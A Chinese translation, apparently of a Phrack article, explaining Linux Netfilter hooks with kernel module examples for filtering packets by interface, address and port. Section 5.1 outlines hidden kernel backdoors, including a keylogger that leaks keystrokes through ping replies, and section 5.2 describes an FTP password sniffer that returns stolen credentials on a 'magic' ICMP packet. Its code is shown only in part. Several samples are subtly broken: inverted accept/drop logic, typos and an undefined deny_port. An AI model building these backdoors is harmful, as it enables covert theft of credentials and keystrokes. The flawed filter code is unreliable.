**深入linux网络核心堆栈——netfilter详解**

目录

[1 - 简介 1](#_Toc443647353)

[1.1- 本文涉及的内容 2](#_Toc443647354)

[1.2- 本文不涉及的内容 2](#_Toc443647355)

[2- 各种Netfilter hook及其用法 2](#_Toc443647356)

[2.1 - Linux内核对数据包的处理 2](#_Toc443647357)

[2.2 - Netfilter对IPv4的hook 3](#_Toc443647358)

[3- 注册和注销Netfilter hook 5](#_Toc443647359)

[4 - Netfilter 基本的数据报过滤技术 7](#_Toc443647360)

[4.1 - 深入hook函数 7](#_Toc443647361)

[4.2 - 基于接口进行过滤 10](#_Toc443647362)

[4.3 - 基于地址进行过滤 12](#_Toc443647363)

[4.4 - 基于TCP端口进行过滤 15](#_Toc443647364)

[5 - Netfilter hook的其它可能用法 16](#_Toc443647365)

[5.1 - 隐藏后门的守护进程 16](#_Toc443647366)

[5.2 - 基于内核的FTP密码嗅探器 17](#_Toc443647367)

[6 - 在Libpcap中隐藏网络通信 31](#_Toc443647368)

[A - 轻量级防火墙 31](#_Toc443647369)

[A.1 - 概述 31](#_Toc443647370)

[A.2 - 源代码 : lwfw.c 32](#_Toc443647371)

[A.3 - 头文件 : lwfw.h 42](#_Toc443647372)

# 1 - 简介

本文将向你展示，Linux的网络堆栈的一些怪异行为（并不一定是弱点）如何被用于邪恶的或者是其它形形色色的目的。在这里将要讨论的是将表面上看起来合法的Netfilter hook用于后门的通信，以及一种使特定的网络通信在运行于本机的基于Libpcap的嗅探器中消声匿迹的技术。

Netfilter是Linux 2.4内核的一个子系统，Netfiler使得诸如数据包过滤、网络地址转换(NAT)以及网络连接跟踪等技巧成为可能，这些功能仅通过使用内核网络代码提供的各式各样的hook既可以完成。这些hook位于内核代码中，要么是静态链接的，要么是以动态加载的模块的形式存在。可以为指定的网络事件注册相应的回调函数，数据包的接收就是这样一个例子。

## 1.1- 本文涉及的内容

本文讨论模块编写者如何利用Netfilter hook来实现任意目的以及如何将将网络通信在基于Libpcap的应用程序中隐藏。虽然Linux 2.4支持对IPv4、IPv6以及DECnet的hook，但在本文中将只讨论关于IPv4的话题，虽然如此，大部分关于IPv4的内容都同样可以运用于其它几种协议。出于教学的目的，附录A提供了一个可用的、提供基本的包过滤的内核模块。本文中所有的开发和试验都在运行于Intel主机上的Linux 2.4.5中完成。对Netfilter hook功能的测试在环回接口、以太网接口以及调制解调器点对点接口上完成。     本文也是出于我对Netfilter完全理解的尝试的兴趣而写的。我并不能保证文中附带的任何代码100%的没有错误，但是我已经测试了所有在这里提供的代码。我已经受够了核心错误的折磨，因此真诚的希望你不会再如此。同样，我不会为任何按照本文所述进行的操作中可能发生的损害承担责任。本文假定读者熟悉C语言编程并且有一定的关于可加载模块的经验。    
欢迎对本文中出现的错误进行批评指正，我同时开诚布公的接受对本文的改进以及其它各种关于Netfilter的优秀技巧的建议。

## 1.2- 本文不涉及的内容

本文不是一个完全的关于Netfilter的细节上的参考资料，同样，也不是一个关于iptables的命令的参考资料。如果你想了解更多的关于iptables的命令，请参考相关的手册页。     
好了，让我们从Netfilter的使用介绍开始 ...

# 2- 各种Netfilter hook及其用法

## 2.1 - Linux内核对数据包的处理


看起来好像是我很喜欢深入到诸如Linux的数据包处理以及事件的发生以及跟踪每一个Netfilter hook这样的血淋淋的细节中，事实并非如此！原因很简单，Harald Welte已经写了一篇关于这个话题的优秀的文章??《Journey  of a Packet Through the Linux 2.4 Network Stack》。如果你想了解更多的关于Linux数据包处理的内容，我强烈推荐你去拜读这篇文章。现在，仅需要理解：当数据包游历Linux内核的网络堆栈时，它穿过了几个hook点，在这里，数据包可以被分析并且选择是保留还是丢弃，这些hook点就是Netfilter hook。

## 2.2 - Netfilter对IPv4的hook

 Netfilter中定义了五个关于IPv4的hook，对这些符号的声明可以在linux/netfilter\_ipv4.h中找到。这些hook列在下面的表中：

表1 : 可用的IPv4 hook


|  |  |
| --- | --- |
| Hook | 调用的时机 |
| NF\_INET\_PRE\_ROUTING | 刚刚进入网络层的数据包通过此点（刚刚进行完版本号，校验和等检测），目的转换在此点进行； |
| NF\_INET\_LOCAL\_IN | 经路由查找后，送往本机的通过此检查点，INPUT包过滤在此点进行； |
| NF\_INET\_FORWARD | 要转发的包经过此检测点，FORWARD包过滤在此点进行 |
| NF\_INET\_LOCAL\_OUT | 本机进程发出的包通过此检测点，OUTPUT包过滤在此点进行 |
| NF\_INET\_POST\_ROUTING | 所有马上便要通过网络设备出去的包通过此检测点，内置的源地址转换功能（包括地址伪装）在此点进行 |



NF\_INET\_PRE\_ROUTING 这个hook是数据包被接收到之后调用的第一个hook，这个hook既是稍后将要描述的模块所用到的。当然，其它的hook同样非常有用，但是在这里，我们的焦点是在 NF\_INET\_PRE\_ROUTING 这个hook上。

在hook函数完成了对数据包所需的任何的操作之后，它们必须返回下列预定义的Netfilter返回值中的一个：

表2 : Netfilter返回值



以上返回值的含义可以见函数 nf\_iterate :

1. unsigned **int** nf\_iterate(**struct** list\_head \*head,
2. **struct** sk\_buff \*skb,
3. unsigned **int** hook,
4. **const** **struct** net\_device \*indev,
5. **const** **struct** net\_device \*outdev,
6. **struct** list\_head \*\*i,
7. **int** (\*okfn)(**struct** sk\_buff \*),
8. **int** hook\_thresh)
9. {
10. unsigned **int** verdict;
11. /\*
12. \* The caller must not block between calls to this
13. \* function because of risk of continuing from deleted element.
14. \*/
15. list\_for\_each\_continue\_rcu(\*i, head) {
16. **struct** nf\_hook\_ops \*elem = (**struct** nf\_hook\_ops \*)\*i;
18. **if** (hook\_thresh > elem->priority)
19. **continue**;
21. /\* Optimization: we don't need to hold module
22. reference here, since function can't sleep. --RR \*/
23. repeat:
24. verdict = elem->hook(hook, skb, indev, outdev, okfn);
25. **if** (verdict != NF\_ACCEPT) {
26. **if** (verdict != NF\_REPEAT)
27. **return** verdict;
28. **goto** repeat;
29. }
30. }
31. **return** NF\_ACCEPT;
32. }

NF\_DROP这个返回值的含义是该数据包将被完全的丢弃，所有为它分配的资源都应当被释放。  
        NF\_ACCEPT这个返回值告诉Netfilter：到目前为止，该数据包还是被接受的并且该数据包应当被递交到网络堆栈的下一个阶段。  
        NF\_STOLEN是一个有趣的返回值，因为它告诉Netfilter，“忘掉”这个数据包。这里告诉Netfilter的是：该hook函数将从此开始对数据包的处理，并且Netfilter应当放弃对该数据包做任何的处理。但是，这并不意味着该数据包的资源已经被释放。这个数据包以及它独自的sk\_buff数据结构仍然有效，只是hook函数从Netfilter获取了该数据包的所有权。  
         NF\_QUEUE将数据包排入队列，通常是将数据包发送给用户进程空间处理  
         最后一个返回值NF\_REPEAT请求Netfilter再次调用这个hook函数。显然，使用者应当谨慎使用NF\_REPEAT这个返回值，以免造成死循环。

# 3- 注册和注销Netfilter hook

注册一个hook函数是围绕nf\_hook\_ops数据结构的一个非常简单的操作，nf\_hook\_ops数据结构在linux/netfilter.h中定义，该数据结构的定义如下：

1. **struct** nf\_hook\_ops {
2. **struct** list\_head list;
4. /\* User fills in from here down. \*/
5. nf\_hookfn \*hook;
6. **struct** module \*owner;
7. u\_int8\_t pf;
8. unsigned **int** hooknum;
9. /\* Hooks are ordered in ascending priority. \*/
10. **int** priority;
11. };

该数据结构中的list成员用于维护 Netfilter hook 的列表，并且不是用户在注册hook时需要关心的重点。hook成员是一个指向nf\_hookfn类型的函数的指针，该函数是这个hook被调用时执行的函数。nf\_hookfn 同样在linux/netfilter.h中定义。pf这个成员用于指定协议族。有效的协议族在linux/socket.h中列出，但对于IPv4我们希望使用协议族PF\_INET。hooknum这个成员用于指定安装的这个函数对应的具体的hook类型，其值为表1中列出的值之一。最后，priority这个成员用于指定在执行的顺序中，这个hook函数应当在被放在什么地方。对于IPv4，可用的值在linux/netfilter\_ipv4.h的 nf\_ip\_hook\_priorities 枚举中定义。出于示范的目的，在后面的模块中我们将使用NF\_IP\_PRI\_FIRST。

注册一个Netfilter hook需要调用nf\_register\_hook()函数，以及用到一个nf\_hook\_ops数据结构。nf\_register\_hook()函数以一个nf\_hook\_ops数据结构的地址作为参数并且返回一个整型的值。但是，如果你真正的看了在net/core/netfilter.c中的nf\_register\_hook()函数的实现代码，你会发现该函数总是返回0。以下提供的是一个示例代码，该示例代码简单的注册了一个丢弃所有到达的数据包的函数。该代码同时展示了Netfilter的返回值如何被解析。

    示例代码1 : Netfilter hook的注册

1. /\*
2. \* 安装一个丢弃所有到达的数据包的Netfilter hook函数的示例代码
3. \*/
4. #include <linux/kernel.h>
5. #include <linux/init.h>
6. #include <linux/module.h>
7. #include <linux/version.h>
8. #include <linux/skbuff.h>
9. #include <linux/netfilter.h>
10. #include <linux/netfilter\_ipv4.h>
12. MODULE\_LICENSE("GPL");
13. MODULE\_AUTHOR("xsc");
15. **static** **struct** nf\_hook\_ops nfho;
17. unsigned **int** hook\_func(unsigned **int** hooknum,
18. **struct** sk\_buff \*skb,
19. **const** **struct** net\_device \*in,
20. **const** **struct** net\_device \*out,
21. **int** (\*okfn)(**struct** sk\_buff \*))
22. {
23. **return** NF\_DROP;
24. }
26. **static** **int** kexec\_test\_init(**void**)
27. {
28. printk("kexec test start ...\n");
30. nfho.hook = hook\_func;
31. nfho.owner = NULL;
32. nfho.pf = PF\_INET;
33. nfho.hooknum = NF\_INET\_LOCAL\_OUT;
34. nfho.priority = NF\_IP\_PRI\_FIRST;
36. nf\_register\_hook(&nfho);                                  /// 注册一个钩子函数
38. **return** 0;
39. }
41. **static** **void** kexec\_test\_exit(**void**)
42. {
43. printk("kexec test exit ...\n");
44. nf\_unregister\_hook(&nfho);
45. }
47. module\_init(kexec\_test\_init);
48. module\_exit(kexec\_test\_exit);

这就是全部内容，从示例代码1中，你可以看到，注销一个Netfilter hook是一件很简单事情，只需要调用nf\_unregister\_hook()函数，并且以你之前用于注册这个hook时用到的相同的数据结构的地址作为参数。

# 4 - Netfilter 基本的数据报过滤技术

## 4.1 - 深入hook函数

现在是到了看看什么数据被传递到hook函数中以及这些数据如何被用于做过滤选择的时候了。那么，让我们更深入的看看nf\_hookfn函数的原型吧。这个函数原型在linux/netfilter.h中给出，如下：

1. **typedef** unsigned **int** nf\_hookfn(unsigned **int** hooknum,
2. **struct** sk\_buff \*skb,
3. **const** **struct** net\_device \*in,
4. **const** **struct** net\_device \*out,
5. **int** (\*okfn)(**struct** sk\_buff \*));

nf\_hookfn函数的第一个参数用于指定表1中给出的hook类型中的一个。第二个参数是一个指针，（在以前的内核版本中是一个双重指针现在已更改）该指针指向一个sk\_buff数据结构，网络堆栈用sk\_buff数据结构来描述数据包。这个数据结构在linux/skbuff.h中定义，由于它的内容太多，在这里我将仅列出其中有意义的部分。

sk\_buff数据结构中最有用的部分可能就是那三个描述传输层包头（例如：UDP, TCP, ICMP, SPX）、网络层包头（例如：IPv4/6, IPX, RAW）以及链路层包头（例如：以太网或者RAW）的联合(union)了。这三个联合的名字分别是h、nh以及mac。这些联合包含了几个结构，依赖于具体的数据包中使用的协议。使用者应当注意：传输层包头和网络层包头可能是指向内存中的同一个位置。这是TCP数据包可能出现的情况，其中h和nh都应当被看作是指向IP头结构的指针。这意味着尝试通过h->th获取一个值，并认为该指针指向一个TCP头，将会得到错误的结果。因为h->th实际上是指向的IP头，与nh->iph得到的结果相同。

接下来让我们感兴趣的其它部分是len和data这两个域。len指定了从data开始的数据包中的数据的总长度。好了，现在我们知道如何在sk\_buff数据结构中分别访问协议头和数据包中的数据了。Netfilter hook函数中有用的信息中其它的有趣的部分是什么呢？

紧跟在skb之后的两个参数是指向net\_device数据结构的指针，net\_device数据结构被Linux内核用于描述所有类型的网络接口。这两个参数中的第一个in，用于描述数据包到达的接口，毫无疑问，参数out用于描述数据包离开的接口。必须明白，在通常情况下，这两个参数中将只有一个被提供。例如：参数in只用于NF\_IP\_PRE\_ROUTING和NF\_IP\_LOCAL\_IN hook，参数out只用于NF\_IP\_LOCAL\_OUT和NF\_IP\_POST\_ROUTING hook。在这一个阶段中，我还没有测试对于NF\_IP\_FORWARD hook，这两个参数中哪些是有效的，但是如果你能在使用之前先确定这些指针是非空的，那么你是非常优秀的！

最后，传递给hook函数的最后一个参数是一个命名为okfn函数指针，该函数以一个sk\_buff数据结构作为它唯一的参数，并且返回一个整型的值。我不是很确定这个函数是干什么用的，在net/core/netfilter.c中查看，有两个地方调用了这个okfn函数。这两个地方是分别在函数nf\_hook\_slow()中以及函数nf\_reinject()中，在其中的某个位置，当Netfilter hook的返回值为NF\_ACCEPT时被调用。  
在函数  NF\_HOOK\_THRESH ，判断nf\_hook\_thresh的返回值如果是1那么调用okfn（）。okfn为一个函数指针指向，根据不同情况分别指向 ip\_forward\_finish，ip\_finish\_output，ip\_rcv\_finish等。    
  
\*\* 译注：Linux核心网络堆栈中有一个全局变量 : struct list\_head nf\_hooks[NPROTO][NF\_MAX\_HOOKS]，该变量是一个二维数组，其中第一维用于指定协议族，第二维用于指定hook的类型（表1中定义的类型）。注册一个Netfilter hook实际就是在由协议族和hook类型确定的链表中添加一个新的节点。  
  
      以下代码摘自 net/core/netfilter，nf\_register\_hook()函数的实现：

1. **int** nf\_register\_hook(**struct** nf\_hook\_ops \*reg)
2. {
3. **struct** nf\_hook\_ops \*elem;
4. **int** err;
6. err = mutex\_lock\_interruptible(&nf\_hook\_mutex);
7. **if** (err < 0)
8. **return** err;
9. list\_for\_each\_entry(elem, &nf\_hooks[reg->pf][reg->hooknum], list) {
10. **if** (reg->priority < elem->priority)
11. **break**;
12. }
13. list\_add\_rcu(®->list, elem->list.prev);
14. mutex\_unlock(&nf\_hook\_mutex);
15. **return** 0;
16. }
17. EXPORT\_SYMBOL(nf\_register\_hook);

linux/netfilter.h中定义了一个宏NF\_HOOK，作者在前面提到的nf\_hook\_slow()函数实际上就是NF\_HOOK宏定义最终要调用到的，在NF\_HOOK中执行注册的hook函数。NF\_HOOK在Linux核心网络堆栈的适当的地方以适当的参数调用。  
例如，在ip\_rcv()函数(位于net/ipv4/ip\_input.c)的最后部分，调用NF\_HOOK函数，执行NF\_IP\_PRE\_ROUTING类型的hook。

1. **return** NF\_HOOK(NFPROTO\_IPV4, NF\_INET\_PRE\_ROUTING, skb, dev, NULL,  ip\_rcv\_finish);

ip\_rcv()是Linux核心网络堆栈中用于接收IPv4数据包的主要函数。在NF\_HOOK的参数中，页包含一个okfn函数指针，该函数是用于数据包被接收后完成后续的操作，例如在ip\_rcv中调用的NF\_HOOK中的okfn函数指针指向ip\_rcv\_finish()函数(位于net/ipv4/ip\_input.c)，该函数用于IP数据包被接收后的诸如IP选项处理等后续处理。

    如果在内核编译参数中取消CONFIG\_NETFILTER宏定义，NF\_HOOK宏定义直接被替换为okfn，内核代码中的相关部分如下(linux/netfilter.h)：

1. #ifdef CONFIG\_NETFILTER
2. **static** **inline** **int**
3. NF\_HOOK(uint8\_t pf, unsigned **int** hook, **struct** sk\_buff \*skb,
4. **struct** net\_device \*in, **struct** net\_device \*out,
5. **int** (\*okfn)(**struct** sk\_buff \*))
6. {
7. **return** NF\_HOOK\_THRESH(pf, hook, skb, in, out, okfn, INT\_MIN);
8. }
10. #else /\* !CONFIG\_NETFILTER \*/
11. #define NF\_HOOK(pf, hook, skb, indev, outdev, okfn) (okfn)(skb)

可见okfn函数是必不可少的，当Netfilter被启用时，它用于完成接收的数据包后的后续操作，如果不启用Netfilter做数据包过滤，则所有的数据包都被接受，直接调用该函数做后续操作。  
    \*\* 译注完      
    现在，我们已经了解了我们的hook函数接收到的信息中最有趣和最有用的部分，是该看看我们如何以各种各样的方式来利用这些信息来过滤数据包的时候了！

## 4.2 - 基于接口进行过滤

这应该是我们能做的最简单的过滤技术了。还记得我们的hook函数接收的参数中的那些net\_device数据结构吗？使用相应的net\_device数据结构的name这个成员，你就可以根据数据包的源接口和目的接口来选择是否丢弃它。如果想丢弃所有到达接口eth0的数据包，所有你需要做的仅仅是将in->name 的值与"eth0"做比较，如果名字匹配，那么hook函数简单的返回NF\_DROP即可，数据包会被自动销毁。就是这么简单！完成该功能的示例代码见如下的示例代码2。注意，Light-Weight FireWall模块将会提供所有的本文提到的过滤方法的简单示例。它还包含了一个IOCTL接口以及用于动态改变其特性的应用程序。

    示例代码2 : 基于源接口的数据包过滤

1. /\*
2. \* 安装一个丢弃所有到达的数据包的Netfilter hook函数的示例代码
3. \*/
4. #include <linux/kernel.h>
5. #include <linux/init.h>
6. #include <linux/module.h>
7. #include <linux/version.h>
8. #include <linux/skbuff.h>
9. #include <linux/netfilter.h>
10. #include <linux/netfilter\_ipv4.h>
11. #include <linux/netdevice.h>        // structure net\_device
13. MODULE\_LICENSE("GPL");
14. MODULE\_AUTHOR("xsc");
16. **static** **struct** nf\_hook\_ops nfho;
18. /\* 我们丢弃的数据包来自的接口的名字 \*/
19. **static** **char** \*drop\_if = "lo";
21. unsigned **int** hook\_func(unsigned **int** hooknum,
22. **struct** sk\_buff \*skb,
23. **const** **struct** net\_device \*in,
24. **const** **struct** net\_device \*out,
25. **int** (\*okfn)(**struct** sk\_buff \*))
26. {
27. **if**( (out != NULL) && (strcmp(out->name,drop\_if)==0) ){
28. printk("Dropped packet on %s..\n",drop\_if);
29. **return** NF\_ACCEPT;
30. }
31. **else**{
32. **return** NF\_DROP;
33. }
34. }
36. **static** **int** kexec\_test\_init(**void**)
37. {
38. printk("kexec test start ...\n");
40. nfho.hook = hook\_func;
41. nfho.owner = NULL;
42. nfho.pf = PF\_INET;
43. nfho.hooknum = NF\_INET\_LOCAL\_OUT;
44. nfho.priority = NF\_IP\_PRI\_FIRST;
46. nf\_register\_hook(&nfho);                                  /// 注册一个钩子函数
48. **return** 0;
49. }
51. **static** **void** kexec\_test\_exit(**void**)
52. {
53. printk("kexec test exit ...\n");
54. nf\_unregister\_hook(&nfho);
55. }
57. module\_init(kexec\_test\_init);
58. module\_exit(kexec\_test\_exit);

    是不是很简单？接下来，让我们看看基于IP地址的过滤。

## 4.3 - 基于地址进行过滤

与根据数据包的接口进行过滤类似，基于数据包的源或目的IP地址进行过滤同样简单。这次我们感兴趣的是sk\_buff数据结构。还记得skb参数是一个指向sk\_buff数据结构的指针吗？为了避免犯错误，声明一个另外的指向skb\_buff数据结构的指针并且将skb指向的数据结构拷贝给这个指针是一个好习惯，就像这样：  
struct sk\_buff \*psk = skb\_copy(skb,1);    /// 在不对数据包做写操作的情况下

这样，你访问这个数据结构的元素时只需要反引用一次就可以了。获取一个数据包的IP头通过使用sk\_buff数据结构中的网络层包头来完成。这个头位于一个联合中，可以通过sk\_buff->nh.iph这样的方式来访问。示例代码3中的函数演示了当得到一个数据包的sk\_buff数据结构时，如何利用它来检查收到的数据包的源IP地址与被禁止的地址是否相同。这些代码是直接从LWFW中取出来的，唯一不同的是LWFW统计的更新被移除。

        示例代码3 : 检查收到的数据包的源IP

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. unsigned **char** \*deny\_ip = "\x7f\x00\x00\x01";    /\* 127.0.0.1 \*/
3. **static** **int** check\_ip\_packet(**struct** sk\_buff \*skb)
4. {
5. **if**(!skb)
6. **return** NF\_ACCEPT;
7. **if**( ! (sdb->nh.iph))
8. reutrn NF\_ACCEPT;
9. **if**(skb->nh.iph->saddr == \*(unsigned **int** \*)deny\_ip){
10. **return** NF\_DROP;
11. }
12. **return** NF\_ACCEPT;
13. }

这样，如果数据包的源地址与我们设定的丢弃数据包的地址匹配，那么该数据包将被丢弃。为了使这个函数能按预期的方式工作，deny\_ip的值应当以网络字节序(Big-endian，与Intel相反)存放。虽然这个函数不太可能以一个空的指针作为参数来调用，带一点点偏执狂从来不会有什么坏处。当然，如果错误确实发生了，那么该函数将会返回NF\_ACCEPT。这样Netfilter可以继续处理这个数据包。示例代码4展现了用于演示将基于接口的过滤略做修改以丢弃匹配给定IP地址的数据包的简单模块。

示例代码4 : 基于数据包源地址的过滤  
/\* 安装丢弃所有来自指定IP地址的数据包的Netfilter hook的示例代码 \*/

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. #include <linux/kernel.h>
2. #include <linux/init.h>
3. #include <linux/module.h>
4. #include <linux/version.h>
5. #include <linux/string.h>
6. #include <linux/kmod.h>
7. #include <linux/vmalloc.h>
8. #include <linux/workqueue.h>
9. #include <linux/spinlock.h>
10. #include <linux/socket.h>
11. #include <linux/net.h>
12. #include <linux/in.h>
13. #include <linux/skbuff.h>
14. #include <linux/ip.h>
15. #include <linux/tcp.h>
16. #include <linux/netfilter.h>
17. #include <linux/netfilter\_ipv4.h>
18. #include <linux/icmp.h>
19. #include <net/sock.h>
20. #include <asm/uaccess.h>
21. #include <asm/unistd.h>
23. MODULE\_LICENSE("GPL");
24. MODULE\_AUTHOR("xsc");
26. **static** **struct** nf\_hook\_ops nfho;
28. **static** **char** \*parg = "220.181.111.147";
29. module\_param(parg,charp,S\_IRUGO);

32. /// there is not a inet\_addr in kernel. use in\_aton  .
33. /// or write one.
34. unsigned **int** inet\_addr(**char** \*str)
35. {
36. **int** a,b,c,d;
37. **char** arr[4];
38. sscanf(str,"%d.%d.%d.%d",&a,&b,&c,&d);
39. arr[0] = a; arr[1] = b; arr[2] = c; arr[3] = d;
40. **return** \*(unsigned **int**\*)arr;
41. }

44. unsigned **int** hook\_func(unsigned **int** hooknum,
45. **struct** sk\_buff \*skb,
46. **const** **struct** net\_device \*in,
47. **const** **struct** net\_device \*out,
48. **int** (\*okfn)(**struct** sk\_buff \*))
49. {
50. **struct** sk\_buff \*sk = skb\_copy(skb, 1);
51. **struct** iphdr \*ip;
53. **if** (!sk)
54. **return** NF\_ACCEPT;
55. ip = ip\_hdr(sk);
57. **if**(ip->saddr == inet\_addr(parg))      /// 目标IP地址
58. **return** NF\_DROP;
59. **else**
60. **return** NF\_ACCEPT;
61. }
63. **static** **int** kexec\_test\_init(**void**)
64. {
65. printk("kexec test start ...\n");
67. nfho.hook = hook\_func;
68. nfho.owner = NULL;
69. nfho.pf = PF\_INET;
70. nfho.hooknum = NF\_INET\_PRE\_ROUTING;
71. nfho.priority = NF\_IP\_PRI\_FIRST;
73. nf\_register\_hook(&nfho);                                  /// 注册一个钩子函数
75. **return** 0;
76. }
78. **static** **void** kexec\_test\_exit(**void**)
79. {
80. printk("kexec test exit ...\n");
81. nf\_unregister\_hook(&nfho);
82. }
84. module\_init(kexec\_test\_init);
85. module\_exit(kexec\_test\_exit);

## 4.4 - 基于TCP端口进行过滤

另一个要实现的简单规则是基于数据包的TCP目的端口进行过滤。这只比检查IP地址的要求要高一点点，因为我们需要自己创建一个TCP头的指针。还记得我们前面讨论的关于传输层包头与网络层包头的内容吗？获取一个TCP头的指针是一件简单的事情??分配一个tcphdr数据结构(在linux/tcp.h中定义)的指针，并将它指向我们的数据包中IP头之后的数据。或许一个例子的帮助会更大一些，示例代码5给出了检查数据包的TCP目的端口是否与某个我们要丢弃数据包的端口匹配的代码。与示例代码3一样，这些代码摘自LWFW。  
  
示例代码5 : 检查收到的数据包的TCP目的端口

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. **static** **int** check\_tcp\_packet(**struct** sk\_buff \*skb)
2. {
3. **struct** sk\_buff \*sk = skb\_copy(skb, 1);
4. **struct** tcphdr \*tcph = NULL;
5. **const** **struct** iphdr \*iph = NULL;
6. **struct** iphdr \*ip;
7. \_\_be16 dport;
9. **if** (!skb)
10. **return** NF\_ACCEPT;
11. ip = ip\_hdr(sk);
12. iph = ip\_hdr(skb);
14. **if**(ip->protocol == IPPROTO\_TCP){                                 /// TCP 协议
15. tcph = (**void** \*) iph + iph->ihl \* 4;                      /// TCP 包头
16. dport = tcph->dest;                                      /// 目标端口
17. **if**(ntohs(dport) == 25 ){
18. **return** NF\_DROP;
19. }**else**{
20. **return** NF\_ACCEPT;
21. }
22. }
23. **return** NF\_ACCEPT;
24. }

    确实很简单！不要忘了，要让这个函数工作，deny\_port必须是网络字节序。这就是数据包过滤的基础了，你应当已经清楚的理解了对于一个特定的数据包，如何获取你想要的信息。现在，是该进入更有趣的内容的时候了！

# 5 - Netfilter hook的其它可能用法

在这里，我将提出其它很酷的利用Netfilter hook的点子，5.1节将简单的给出精神食粮，而5.2节将讨论和给出可以工作的基于内核的FTP密码嗅探器的代码，它的远程密码获取功能是确实可用的。事实上，它工作的令我吃惊的好，并且我编写了它。

## 5.1 - 隐藏后门的守护进程

核心模块编程也许是Linux开发中最有趣的部分之一了，在内核中编写代码意味着你在一个仅受限于你的想象力的地方写代码。以恶意的观点来看，你可以隐藏文件、进程，并且做各式各样很酷的，任何的rootkit能够做的事情。那么，以不太恶意的观点来看（是的，持这中观点人们的确存在），你可以隐藏文件、进程以及干各式各样的事情。内核真是一个迷人的乐园！  
      
 有了赋予内核级程序员的强大力量，很多事情成为可能。其中最有趣的（也是让系统管理员恐慌的）一个就是嵌入到内核中的后门。毕竟，如果后门不作为一个进程运行，那么我们怎么知道它的运行？当然，还是有办法让你的内核揪出这样的后门来，但是它们可不像运行ps命令一样容易和简单。现今，将后门代码放到内核中去的点子已经并不新鲜了。但是，我在这里所提出的是安放一个用作内核后门的简单的网络服务。你猜对了，正是Netfilter hook！  
      
 如果你已经具备必要的技能并且情愿以做试验的名义使你的内核崩溃，那么你就可以构建简单但是有用的，完全位于内核中的，可以远程访问的网络服务了。基本上一个Netfilter hook可以通过观察收到的数据包来查找一个“魔法”数据包，并且当接收到这个“魔法”数据包时干指定的事情。结果可以通过Netfilter hook来发送。并且该hook函数可以返回NF\_STOLEN，以使得收到的“魔法”数据包可以走得更远。但是要注意，当以这种方式来发送时，输出数据包对于输出Netfilter hook仍然是可见的。因此用户空间完全不知道这个“魔法”数据包的曾经到达，但是它们还是能看到你送所出的。当心！因为在泄密主机上的嗅探器不能看到这个包并不意味着在其它中间宿主主机上的嗅探器也看不到这个包。  
      
 kossak与lifeline曾为Phrack写了一篇精彩的文章，该文描述了如何通过注册数据包类型处理器来完成这样的功能。虽然本文涉及的是Netfilter hook，我仍然建议阅读他们的这篇文章（第55期，文件12），因为它是一篇给出了一些非常有趣的点子的有趣读物。  
      
 那么，后门Netfilter hook可以干些什么工作呢？以下是一些建议：  
 -- 远程访问击键记录器(key-logger)。模块记录击键，并且当远程主机发送一个PING请求时，结果被送到该主机。这样，可以生成一个类似于稳定的（非洪水的）PING应答流的击键信息的流。当然，你可能想要实现一个简单的加密，这样，ASCII键不会立即暴露它们自己，并且某些警觉的系统管理员会想：“坚持，我以前都是通过我的SSH会话来键入那些的！Oh $%@T%&!”。  
 -- 各种简单的管理员任务，例如获取当前登录到主机的用户的列表或责获取打开的网络连接的信息。  
 -- 并非一个真正的后门，而是位于网络边界的模块，并且阻挡任何被疑为来自特洛伊木马、ICMP隐蔽通道或者像KaZaa这样的文件共享工具的通信。  
     -- 文件传输“服务器”。我最近已经实现了这个主意，由此引起的Linux核心编程是数小时的乐趣:)  
     -- 数据包跳跃。重定向目的为木马主机指定端口的数据包到其它的IP主机和端口，并且从那台主机发回数据包到发起者。没有进程被派生，并且最妙的是，没有网络套接字被打开。  
    -- 上面描述的数据包跳跃用于与网络中的关键系统以半隐蔽方式通信。例如：配置路由器等。  
    -- FTP/POP3/Telnet密码嗅探器。嗅探输出的密码并保存相关信息，直到进入的“魔法”数据包要求获取它们。  
  
    以上只是一些想法的简短的列表，其中最后一个想法是我们在接下来的一节中将要真正详细讨论的。它  
提供了一个很好的了解更多的深藏于核心网络代码中的函数的机会。

## 5.2 - 基于内核的FTP密码嗅探器

在这里展现的是一个简单的，原理性的，用做Netfilter后门的模块。该模块嗅探输出的FTP数据包，查找对于一个FTP服务器一个USER于PASS命令对。当这样一个命令对被发现后，该模块接下来将等待一个“魔法”ICMP ECHO(ping)数据包，该数据包应当足够大，使其能返回服务器的IP地址、用户名以及密码。同时提供了一个快速的发送一个“魔法”数据包，获取返回然后打印返回信息的技巧。一旦用户名/密码对从模块读取后，模块将接着查找下一对。注意，模块每次只保存一个对。以上是简要的浏览，是该展示更多的细节，来看模块如何做到这些的时候了。

当模块加载时，模块的init\_module()函数简单的注册了两个 Netfilter hook。第一个用于查看输入的数据包(在NF\_IP\_PRE\_ROUTING处)，尝试发现“魔法”ICMP数据包。接下来的一个用于查看离开该模块被安装的主机的数据包(在NF\_IP\_POST\_ROUTING处)，这个函数正是搜索和捕获FTP的USER和PASS数据包的地方。cleanup\_module()函数只是简单的注销这两个hook。

